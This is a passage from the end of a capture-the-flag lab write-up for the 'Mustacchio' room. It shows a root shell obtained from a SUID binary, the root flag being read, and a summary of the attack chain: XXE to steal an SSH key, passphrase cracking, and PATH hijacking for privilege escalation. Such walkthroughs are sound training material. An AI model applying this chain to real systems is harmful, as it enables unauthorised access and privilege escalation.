Now when I run **live_log**, I get a root shell.

```

barry@mustacchio:/tmp$ cd /home/joe
barry@mustacchio:/home/joe$ ls
live_log
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# █

```


Root flag acquired.

```
root@mustacchio:/home/joe# find / -name 'root.txt' 2>/dev/null
/root/root.txt
root@mustacchio:/home/joe# cat /root/root.txt
[REDACTED]
root@mustacchio:/home/joe#
```

Conclusion

Mustaccio required me to enumerate directories on a web server in order to find a hidden file that exposed login credentials for a web app that was vulnerable to XML Entity Injection (XXE). Leveraging this vulnerability, I was able to steal a user's private SSH key and crack the passphrase for the key using johntheripper. After logging in via SSH using the stolen key, I was able to escalate my privileges using an executable that utilized binaries that didn't include absolute paths by creating a phony binary that spawned a root shell.

The largest obstacles for me taking on this room were finding the vulnerability in the web app. I'm not very knowledgeable on XML vulnerabilities, or XML in general. Additionally, crafting a payload that retrieved the SSH key was difficult as it required some modifications to payloads that I found in cheat sheets online.

Another obstacle I faced was privilege escalation. I knew that I would use the **live_log** executable for privilege escalation, I just wasn't sure how to properly leverage it. Finding out that it used the `tail` binary didn't take too long, but figuring out that I had to edit the PATH variable was a problem I sat on for a while.